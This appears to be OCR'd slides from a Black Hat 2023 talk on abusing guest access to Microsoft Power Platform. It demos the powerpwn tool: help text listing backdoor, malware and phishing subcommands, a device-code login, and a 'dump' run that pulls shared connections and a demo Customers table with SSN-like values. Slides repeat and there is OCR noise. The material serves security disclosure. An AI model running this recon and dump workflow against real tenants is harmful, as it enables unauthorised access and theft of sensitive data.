
API Hub token



Exchange tokens to win

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client





And now for the fun part

@mbrg0

#BHUSA @BlackHatEvents

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h
```

POWERPWN



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h
```

```
-----  
[P]O[W]E[R][P]O[W]E[R]  
[P]O[W]E[R][P]O[W]E[R]  
-----
```

```
usage: powerpwn [-h] [-l LOG_LEVEL] {dump,gui,backdoor,nocodemalware,phishing} ...
```

```
positional arguments:
```

```
{dump,gui,backdoor,nocodemalware,phishing}
```

```
command
```

```
dump Recon for available data connections and dump their content.
```

```
gui Show collected resources and data via GUI.
```

```
backdoor Install a backdoor on the target tenant
```

```
nocodemalware Repurpose trusted execs, service accounts and cloud services to power a malware operation.
```

```
phishing Deploy a trustworthy phishing app.
```

```
optional arguments:
```

```
-h, --help show this help message and exit
```

```
-l LOG_LEVEL, --log-level LOG_LEVEL
```

```
Configure the logging level.
```





```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h
```

POWERPOWNA

```
usage: powerpwn [-h] [-l LOG_LEVEL] command
positional arguments:
  command
  dump                  Recon for available data connections and dump their content.
  gui                  Show collected resources and data via GUI.
  backdoor             Install a backdoor on the target tenant
  nocodemalware       Repurpose trusted execs, service accounts and cloud services to power a malware
  phishing            Deploy a trustworthy phishing app.
```

```
optional arguments:
  -h, --help            show this help message and exit
  -l LOG_LEVEL, --log-level LOG_LEVEL
                        Configure the logging level.
```




```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h
```

```
-----
[POWERSHELL]
-----
```

```
usage: powerpwn [-h] [-l LOG_LEVEL] [-i IP] [-u USER] [-p PORT] [-c COMMAND] [-s SCRIPTS_PATH] [-d DATA_PATH] [-e EXEC_PATH] [-r RESOURCES_PATH] [-m MALWARE_PATH] [-f PHISHING_PATH]
                    command
    dump             Recon for available data connections and dump their content.
    gui             Show collected resources and data via GUI.
    backdoor        Install a backdoor on the target tenant
    nocodemalware   Repurpose trusted execs, service accounts and cloud services to power a malware
    phishing        Deploy a trustworthy phishing app.
```

```
usage: powerpwn [-h] [-l LOG_LEVEL] [-i IP] [-u USER] [-p PORT] [-c COMMAND] [-s SCRIPTS_PATH] [-d DATA_PATH] [-e EXEC_PATH] [-r RESOURCES_PATH] [-m MALWARE_PATH] [-f PHISHING_PATH]
                    command
    dump             Recon for available data connections and dump their content.
    gui             Show collected resources and data via GUI.
    backdoor        Install a backdoor on the target tenant
    nocodemalware   Repurpose trusted execs, service accounts and cloud services to power a malware operation.
    phishing        Deploy a trustworthy phishing app.
```

```
optional arguments:
  -h, --help            show this help message and exit
  -l LOG_LEVEL, --log-level LOG_LEVEL
                        Configure the logging level.
```



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43
```

POWERPWN



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43
```

```
-----  
[P]O[W]E[R]P[W]N  
[P]O[W]E[R]P[W]N  
-----
```

```
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default from cached refresh token.
```

```
2023-07-28 11:00:52 | powerpwn | INFO | Failed to acquire with refresh token. Fallback to device-flow
```

```
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default.
```

```
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code DPCLTUC23 to authenticate
```



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43
```

POWERPOWNA

```
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default from cached refresh token.
```

```
2023-07-28 11:00:52 | powerpwn | INFO | Failed to acquire with refresh token. Fallback to device-flow
```

```
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default.
```

```
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code DPCLTUC23 to authenticate
```




```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43
```

POWERPOWNA

```
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default from cached refresh token.
```

```
2023-07-28 11:00:52 | powerpwn | INFO | Failed to acquire with refresh token. Fallback to device-flow
```

```
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default.
```

```
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code DPCLTUC23 to authenticate
```





Enter code

Enter the code displayed on your app or device.

DPCLTUC23|

Next



Microsoft Azure



Pick an account

You're signing in to **Microsoft Azure Cross-platform Command Line Interface** on another device located in **Israel**. If it's not you, close this page.



Hacker5
hacker5@pwntoso.onmicrosoft.com
Signed in



Use another account

Back



Microsoft Azure



hacker5@pwntoso.onmicrosoft.com

**Are you trying to sign in to
Microsoft Azure CLI?**

Only continue if you downloaded the app from a store or website that you trust.

Cancel

[Continue](#)





Microsoft Azure Cross-platform Command Line Interface

You have signed in to the Microsoft Azure Cross-platform Command Line Interface application on your device. You may now close this window.



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43
```

```
-----  
[P]O[W]E[R]P[W]N  
[P]O[W]E[R]P[W]N  
-----
```

```
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default from cached refresh token.
```

```
2023-07-28 11:00:52 | powerpwn | INFO | Failed to acquire with refresh token. Fallback to device-flow
```

```
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default.
```

```
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code DPCLTUC23 to authenticate
```

```
.
```



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43
```

POWVOWEIPWVA

```
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default from cached refresh token.
```

```
2023-07-28 11:00:52 | powerpwn | INFO | Failed to acquire with refresh token. Fallback to device-flow
```

```
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default.
```

```
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code DPCLTUC23 to authenticate
```

```
2023-07-28 11:02:49 | powerpwn | INFO | Access token for https://service.powerapps.com/.default acquired successfully
```

```
2023-07-28 11:02:49 | powerpwn | INFO | Token is cached in /mnt/c/Users/bargu/source/mbrg/power-pwn/tokens.json
```

```
2023-07-28 11:02:51 | powerpwn | INFO | Found 1 environments.
```

```
2023-07-28 11:03:06 | powerpwn | INFO | Found 6 widely shared canvas apps out of 6 canvas apps in environment Def... 93b0f-345b-4d01-9f67-9ac4a140dd43
```

```
2023-07-28 11:03:07 | powerpwn | INFO | Found 9 active shareable connections out of 9 connections in environment fc993b0f-345b-4d01-9f67-9ac4a140dd43
```




```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43
```

DPCLTUC23

```
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default from cached refresh token.
```

```
2023-07-28 11:00:52 | powerpwn | INFO | Failed to acquire with refresh token. Fallback to device-flow
```

```
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default.
```

```
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code DPCLTUC23 to authenticate
```

```
2023-07-28 11:02:49 | powerpwn | INFO | Access token for https://service.powerapps.com/.default acquired successfully
```

```
2023-07-28 11:02:49 | powerpwn | INFO | Token is cached in /mnt/c/Users/bargu/source/mbrg/power-pwn/tokens.json
```

```
2023-07-28 11:02:51 | powerpwn | INFO | Found 1 environments.
```

```
2023-07-28 11:03:06 | powerpwn | INFO | Found 6 widely shared canvas apps out of 6 canvas apps in environment Def... 93b0f-345b-4d01-9f67-9ac4a140dd43
```

```
2023-07-28 11:03:07 | powerpwn | INFO | Found 9 active shareable connections out of 9 connections in environment fc993b0f-345b-4d01-9f67-9ac4a140dd43
```




```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43
```

POWVOWEIPWVA

```
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default from cached refresh token.
2023-07-28 11:00:52 | powerpwn | INFO | Failed to acquire with refresh token. Fallback to device-flow
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default.
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code DPCLTUC23 to authenticate
2023-07-28 11:02:49 | powerpwn | INFO | Access token for https://service.powerapps.com/.default acquired successfully
2023-07-28 11:02:49 | powerpwn | INFO | Token is cached in /mnt/c/Users/haryu/source/mbrg/power-pwn/tokens.json
2023-07-28 11:02:51 | powerpwn | INFO | Found 1 environments.
2023-07-28 11:03:06 | powerpwn | INFO | Found 6 widely shared canvas apps out of 6 canvas apps in environment Def... 93b0
f-345b-4d01-9f67-9ac4a140dd43
2023-07-28 11:03:07 | powerpwn | INFO | Found 9 active shareable connections out of 9 connections in environment fc99
3b0f-345b-4d01-9f67-9ac4a140dd43
```



3b0f-345b-4d01-9f67-9ac4a140dd43

```
2023-07-28 11:03:07 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azureblob.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurefile.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurequeues.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azuretables.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_sql.
2023-07-28 11:03:10 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_logicflows.
2023-07-28 11:03:10 | powerpwn | INFO | Acquiring token with scope=https://apihub.azure.com/.default from cached refresh token.
2023-07-28 11:03:11 | powerpwn | INFO | Token for https://apihub.azure.com/.default acquired from refresh token successfully.
2023-07-28 11:03:11 | powerpwn | INFO | Token is cached in /mnt/c/Users/bargu/source/mbrg/power-pwn/tokens.json
2023-07-28 11:03:24 | powerpwn | INFO | Dump is completed in .cache
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$
```



3b0f-345b-4d01-9f67-9ac4a140dd43

```
2023-07-28 11:03:07 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azureblob.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurefile.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurequeues.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azuretables.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_sql.
2023-07-28 11:03:10 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_logicflows.
2023-07-28 11:03:10 | powerpwn | INFO | Acquiring token with scope=https://apihub.azure.com/.default from cached refresh token.
2023-07-28 11:03:11 | powerpwn | INFO | Token for https://apihub.azure.com/.default acquired from refresh token successfully.
2023-07-28 11:03:11 | powerpwn | INFO | Token is cached in /mnt/c/Users/bargu/source/mbrg/power-pwn/tokens.json
2023-07-28 11:03:24 | powerpwn | INFO | Dump is completed in .cache
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$
```



3b0f-345b-4d01-9f67-9ac4a140dd43

```
2023-07-28 11:03:07 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azureblob.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurefile.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurequeues.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azuretables.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_sql.
2023-07-28 11:03:10 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_logicflows.
2023-07-28 11:03:10 | powerpwn | INFO | Acquiring token with scope=https://apihub.azure.com/.default from cached refresh token.
2023-07-28 11:03:11 | powerpwn | INFO | Token for https://apihub.azure.com/.default acquired from refresh token successfully.
2023-07-28 11:03:11 | powerpwn | INFO | Token is cached in /mnt/c/Users/bargu/source/mbrg/power-pwn/tokens.json
2023-07-28 11:03:24 | powerpwn | INFO | Dump is completed in .cache
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$
```



3b0f-345b-4d01-9f67-9ac4a140dd43

```
2023-07-28 11:03:07 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azureblob.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurefile.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurequeues.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azuretables.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_sql.
2023-07-28 11:03:10 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_logicflows.
2023-07-28 11:03:10 | powerpwn | INFO | Acquiring token with scope=https://apihub.azure.com/.default from cached refresh token.
2023-07-28 11:03:11 | powerpwn | INFO | Token for https://apihub.azure.com/.default acquired from refresh token successfully.
2023-07-28 11:03:11 | powerpwn | INFO | Token is cached in /mnt/c/Users/bargu/source/mbrg/power-pwn/tokens.json
2023-07-28 11:03:24 | powerpwn | INFO | Dump is completed in .cache
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$
```



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ ls .cache  
data  resources
```



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ ls .cache
```

```
data resources
```

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ ls .cache/resources/Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/connector/
```

```
shared_azureblob.json      shared_flowmanagement.json  shared_office365users.json      shared_twitter.json  
shared_azurefile.json     shared_ftp.json              shared_outlooktasks.json        shared_yammer.json  
shared_azurequeues.json   shared_logicflows.json      shared_powerappsforappmakers.json  
shared_azuretables.json   shared_msnweather.json      shared_rss.json  
shared_commondataserviceforapps.json  shared_office365.json        shared_sql.json
```



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ ls .cache
```

```
data resources
```

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ ls .cache/resources/Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/connector/
```

```
shared_azureblob.json shared_flowmanagement.json shared_office365users.json shared_twitter.json
```

```
shared_azurefile.json shared_ftp.json shared_outlooktasks.json shared_yammer.json
```

```
shared_azurequeues.json shared_logicflows.json shared_powerappsforappmakers.json
```

```
shared_azuretables.json shared_msnweather.json shared_rss.json
```

```
shared_commondataserviceforapps.json shared_office365.json shared_sql.json
```

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ ls .cache/data/Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/connections/shared
```

```
_sql/e09f5ad0908a497f8abeeaaa8efc5692/table/
```

```
default-Customers.json default-sys.database_firewall_rules.json default-sys.ipv6_database_firewall_rules.json
```

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$
```




```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn gui
```


```
-----  
P O W E R P W N P O W E R P W N  
P O W E R P W N P O W E R P W N  
-----
```

```
2023-07-28 11:06:13 | powerpwn | INFO | Application is running on http://127.0.0.1:5000  
* Serving Flask app 'powerpwn.powerdump.gui.gui'  
* Debug mode: off
```




powerpwn - Applications

- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Display name	Environment	Version	Created by	Created at	Last modified at	
Customer Insights	Default- fc993b0f-345b- 4d01-9f67- 9ac4a140dd43	2022-07- 14T08:47:48Z	jamier@zenitydemo.onmicrosoft.com	2022-07-14 08:47:48.843904+00:00	2023-07-11 21:06:25.166828+00:00	Run Raw
Shoutout	Default- fc993b0f-345b- 4d01-9f67- 9ac4a140dd43	2023-07- 30T14:53:55Z	jamier@zenitydemo.onmicrosoft.com	2023-07-29 20:20:17.076311+00:00	2023-07-30 14:54:01.485639+00:00	Run Raw
lanasapp	Default- fc993b0f-345b- 4d01-9f67-	2023-07- 23T12:49:05Z	lanas@zenity.io	2023-07-23 12:49:05.202463+00:00	2023-07-23 12:49:05.243719+00:00	 Raw







powerpwn - Applications

- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Display name	Environment	Version	Created by	Created at	Last modified at	
Customer Insights	Default- fc993b0f-345b- 4d01-9f67- 9ac4a140dd43	2022-07- 14T08:47:48Z	jamier@zenitydemo.onmicrosoft.com	2022-07-14 08:47:48.843904+00:00	2023-07-11 21:06:25.166828+00:00	Run Raw
Shoutout	Default- fc993b0f-345b- 4d01-9f67- 9ac4a140dd43	2023-07- 30T14:53:55Z	jamier@zenitydemo.onmicrosoft.com	2023-07-29 20:20:17.076311+00:00	2023-07-30 14:54:01.485639+00:00	Run Raw
lanasapp	Default- fc993b0f-345b- 4d01-9f67-	2023-07- 23T12:49:05Z	lanas@zenity.io	2023-07-23 12:49:05.202463+00:00	2023-07-23 12:49:05.243719+00:00	 Raw

powerpwn - Credentials







- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Connector	Connection	Created by			
 shared azurefile	jamiereddingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared azuretables	jamiereddingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
 shared sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump



powerpwn - Credentials







- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Connector	Connection	Created by			
 shared azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
 shared sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground		Dump



powerpwn - Credentials

- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Connector	Connection	Created by			
 shared azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
 shared sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground		Dump





.cache / data / Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43 / connections / shared_sql / ff47194e357e459b8756a5f43f59cccc6

Name



Mimetype

Modified

Size

 table









inode/directory 2023.07.28 11:09:36





`.cache / data / Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43 / connections / shared_sql / ff47194e357e459b8756a5f43f59cccc6 / table`

Name	↓	Mimetype	Modified	Size
 default-Customers.json		application/json	2023.07.28 11:09:35	23.92 KiB
 default-sys.database_firewall_rules.json		application/json	2023.07.28 11:09:35	2 B
 default-sys.ipv6_database_firewall_rules.json		application/json	2023.07.28 11:09:36	2 B





```
[{"@odata.etag": "", "ItemInternalId": "7eb41684-4b64-4f39-9eab-90fbe30ba62c", "CustomerID": 34553, "FirstName": "Jamie", "LastName": "Reding", "Email": "jamier@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1111"}, {"@odata.etag": "", "ItemInternalId": "566a2e62-1c95-4e49-bdc6-c141023d66ac", "CustomerID": 98256, "FirstName": "Christa", "LastName": "Geller", "Email": "christag@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-2222"}, {"@odata.etag": "", "ItemInternalId": "43288280-ae24-450e-9feb-f6605d9c1ec2", "CustomerID": 76234, "FirstName": "David", "LastName": "Brenner", "Email": "davidb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-3333"}, {"@odata.etag": "", "ItemInternalId": "52f7ad4a-9159-486e-885c-69c78fa59138", "CustomerID": 43256, "FirstName": "Laura", "LastName": "Miller", "Email": "lauram@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4444"}, {"@odata.etag": "", "ItemInternalId": "e53da160-f087-4e08-b3fb-eb16283781c5", "CustomerID": 67322, "FirstName": "Robert", "LastName": "Thompson", "Email": "robertt@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5555"}, {"@odata.etag": "", "ItemInternalId": "f6ce0c32-b846-4c4a-ad61-2f3bf74d0d06", "CustomerID": 78654, "FirstName": "Amanda", "LastName": "Smith", "Email": "amandas@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6666"}, {"@odata.etag": "", "ItemInternalId": "e998798e-2e21-408f-b3e6-2ff7fde41510", "CustomerID": 89322, "FirstName": "John", "LastName": "Davis", "Email": "johnd@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7777"}, {"@odata.etag": "", "ItemInternalId": "9219f091-1238-4cf8-b9a7-f4b7e3f3a958", "CustomerID": 11245, "FirstName": "Emily", "LastName": "Harris", "Email": "emilyh@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-8888"}, {"@odata.etag": "", "ItemInternalId": "8ba98fcc-b7f8-401f-abf5-842065f37d56", "CustomerID": 55677, "FirstName": "Michael", "LastName": "Sanders", "Email": "michaels@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9999"}, {"@odata.etag": "", "ItemInternalId": "425f5a25-0f8d-4295-a3bf-7ab0388f8d7a", "CustomerID": 68984, "FirstName": "Sophie", "LastName": "Carter", "Email": "sophiec@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0000"}, {"@odata.etag": "", "ItemInternalId": "07c0f4f1-1b45-40d4-ba05-9a1a6c15768f", "CustomerID": 45779, "FirstName": "Stephen", "LastName": "Williams", "Email": "stephenw@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1234"}, {"@odata.etag": "", "ItemInternalId": "e270c995-1132-4900-afe1-f745fdb38452", "CustomerID": 23456, "FirstName": "Olivia", "LastName": "Lee", "Email": "olivial@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4321"}, {"@odata.etag": "", "ItemInternalId": "6bda1a1f-b705-4a3d-a392-856c9c286c73", "CustomerID": 64784, "FirstName": "Patricia", "LastName": "Foster", "Email": "patriciaf@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9876"}, {"@odata.etag": "", "ItemInternalId": "9dd9e288-b96d-45de-9b3d-5bd7572e8cc4", "CustomerID": 34598, "FirstName": "Daniel", "LastName": "Brown", "Email": "danielb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6789"}, {"@odata.etag": "", "ItemInternalId": "b6884c5e-3c43-49ca-b341-aef0cf0f5eff", "CustomerID": 79000, "FirstName": "Elizabeth", "LastName": "Perez", "Email": "elizabethp@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7890"}, {"@odata.etag": "", "ItemInternalId": "9a2650d6-693a-45e8-b80c-4995a9d054af", "CustomerID": 12345, "FirstName": "Jason", "LastName": "Mitchell", "Email": "jasonm@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0987"}, {"@odata.etag": "", "ItemInternalId": "bc932b1b-5ff2-4c8d-a28f-6ac86eed4529", "CustomerID": 74321, "FirstName": "Sarah", "LastName": "Gonzalez", "Email": "sarahg@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5678"}, {"@odata.etag": "", "ItemInternalId": "12857b5e-8cdc-49ee-961d-2b47adb1f6a0", "CustomerID": 97654, "FirstName": "Thomas", "LastName": "Martin", "Email": "thomasm@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-2345"}, {"@odata.etag": "", "ItemInternalId": "66b0f12-b40e-400f-9000-000000000000", "CustomerID": 12345, "FirstName": "John", "LastName": "Doe", "Email": "johnd@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1234"}]
```





.cache / data / Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43 / connections / shared_sql

Name



Mimetype

Modified

Size

■ e09f5ad0908a497f8abeeaaa8efc5692




inode/directory 2023.07.28 11:09:31

■ ff47194e357e459b8756a5f43f59ccc6









inode/directory 2023.07.28 11:09:35



powerpwn - Credentials

- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Connector	Connection	Created by			
 shared azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
